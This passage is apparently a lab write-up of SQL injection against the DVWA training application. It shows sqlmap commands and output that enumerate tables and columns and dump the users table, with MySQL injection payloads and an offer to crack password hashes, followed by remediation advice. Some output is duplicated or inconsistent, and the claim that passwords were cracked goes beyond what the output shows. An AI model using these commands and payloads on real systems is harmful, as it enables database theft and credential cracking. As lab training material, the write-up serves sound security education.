6. test

Extract Table Names:

Command: sqlmap -r captured.txt -D dvwa --tables

```
kali@kali: ~/Desktop
$ sqlmap -r captured.txt -D dvwa --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:05:05 /2025-09-29/

[14:05:05] [INFO] parsing HTTP request from 'captured.txt'
[14:05:05] [INFO] resuming back-end DBMS 'mysql'
[14:05:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=3' OR NOT 5425542548Submit=Submit

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=3' AND (SELECT 5358 FROM(SELECT COUNT(*),CONCAT(0x7176716b71,(SELECT (ELT(5358-5358,1)))0x7176716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- Hrqd05Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3' AND (SELECT 7676 FROM (SELECT(SLEEP(5)))hax0r) -- aeT0G5Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=3' UNION ALL SELECT CONCAT(0x7176716b71,0x48686a73435978784568484e5174784867566578464c4724947784a846651454c7172656971666e,0x7176716b71),NULL#05Submit=Submit

[14:05:05] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[14:05:05] [INFO] fetching tables for database: 'dvwa'
[14:05:05] [WARNING] reflective value(s) found and filtering out
Database: dvwa
2 tables
+-----+
| guestbook |
| users      |
+-----+
```

Two Tables from database “dvwa” has been extracted.

1. guestbook
2. Users

Extract Columns Names and Data

Command: sqlmap -r captured.txt -D dvwa -T users --columns

```
kali@kali: ~/Desktop
$ sqlmap -r captured.txt -D dvwa -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:07:16 /2025-09-29/

[14:07:16] [INFO] parsing HTTP request from 'captured.txt'
[14:07:16] [INFO] resuming back-end DBMS 'mysql'
[14:07:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=3' OR NOT 5425542548Submit=Submit

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=3' AND (SELECT 5358 FROM(SELECT COUNT(*),CONCAT(0x7176716b71,(SELECT (ELT(5358-5358,1)))0x7176716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- Hrqd05Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3' AND (SELECT 7676 FROM (SELECT(SLEEP(5)))hax0r) -- aeT0G5Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=3' UNION ALL SELECT CONCAT(0x7176716b71,0x48686a73435978784568484e5174784867566578464c4724947784a846651454c7172656971666e,0x7176716b71),NULL#05Submit=Submit

[14:07:16] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[14:07:16] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:07:16] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
4 columns
+-----+
| Column | Type |
+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id  | int(6) |
+-----+

[14:07:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.18.8'
```

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

Command: sqlmap -r captured.txt -D dvwa -T users --dump

```

kali@kali: ~/Desktop
$ sqlmap -r captured.txt -D dvwa -T users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages caused by this program.

[*] starting @ 14:14:00 /2025-09-29/

[14:14:00] [INFO] parsing HTTP request from 'captured.txt'
[14:14:00] [INFO] resuming back-end DBMS 'mysql'
[14:14:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=3' OR NOT 5425=5425#Submit=Submit

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=3' AND (SELECT 5358 FROM(SELECT COUNT(*),CONCAT(0x7162767871,(SELECT (ELT(5358=5358,1)))0x7176716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--- Hrqd8Submit=Submit

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3' AND (SELECT 7676 FROM (SELECT(SLEEP(5)))hxdM)--- aeT08Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=3' UNION ALL SELECT CONCAT(0x7162767871,0x48686a73a35978704568a84e5174784867566578418c4472494f78aa6a6651454c7172656971666e,0x7176716b71),NULL#8Submit=Submit

[14:14:00] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[14:14:00] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:14:00] [INFO] fetching entries for table 'users' in database 'dvwa'
[14:14:00] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:14:00] [INFO] writing hashes to a temporary file '/tmp/sqlmap/2a51et2988/sqlmaphashes-Sonuo.11.txt'
do you want to crack them via a dictionary-based attack? [y/n/q] y
[14:14:00] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx' (press Enter)

```

```

kali@kali: ~/Desktop
$ sqlmap -r captured.txt -D dvwa -T users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages caused by this program.

[*] starting @ 14:14:00 /2025-09-29/

[14:14:00] [INFO] parsing HTTP request from 'captured.txt'
[14:14:00] [INFO] resuming back-end DBMS 'mysql'
[14:14:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=3' OR NOT 5425=5425#Submit=Submit

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=3' AND (SELECT 5358 FROM(SELECT COUNT(*),CONCAT(0x7162767871,(SELECT (ELT(5358=5358,1)))0x7176716b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--- Hrqd8Submit=Submit

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3' AND (SELECT 7676 FROM (SELECT(SLEEP(5)))hxdM)--- aeT08Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=3' UNION ALL SELECT CONCAT(0x7162767871,0x48686a73a35978704568a84e5174784867566578418c4472494f78aa6a6651454c7172656971666e,0x7176716b71),NULL#8Submit=Submit

[14:14:00] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[14:14:00] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:14:00] [INFO] fetching entries for table 'users' in database 'dvwa'
[14:14:00] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:14:00] [INFO] writing hashes to a temporary file '/tmp/sqlmap/2a51et2988/sqlmaphashes-Sonuo.11.txt'
do you want to crack them via a dictionary-based attack? [y/n/q] y
[14:14:00] [INFO] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx' (press Enter)

```

It fetched the data from the dvwa database and cracked the encrypted passwords of the users.

3. Analyze the Results

Analysis: Employing Burp Suite to intercept the request and sqlmap to automate enumeration, we established an SQL injection vulnerability in id GET parameter. sqlmap detected several injection methods (Boolean, error, time-based, UNION) and enumerated databases such as dvwa, mysql, and information_schema. The vulnerability discloses schema and user information, posing a high risk to confidentiality and potential privilege escalation.

Recommended: Remediate immediately by parameterizing queries, using strict input validation, minimizing DB account privileges, and validating remediation through Burp Repeater and re-executing sqlmap. Long-term enforce secure coding principles, secrets management, monitoring, and regular penetration testing.

4. Document Findings

Automated (sqlmap)

Advantages: Quick schema & data enumeration; numerous payload types supported; conserves time for big targets.

Disadvantages: Noisier; simple to identify on target logs; can skip application logic-specific injections; can be harmful if invasive options employed.

Manual (Burp + Repeater / manual payloads)

Advantages: Accurate, low-noise tests; more suitable for logic-based injection or evading WAFs and filtering; safer for staged proof-of-concept.

Disadvantages: Time-consuming; takes more talent to enumerate all injection vectors.

Recommendation: Begin with cautious manual testing to establish the vulnerability, then utilize automated scanners (sqlmap) with conservative flags to scan only sanctioned targets. Document all automated actions and refrain from destructive flags in non-lab settings.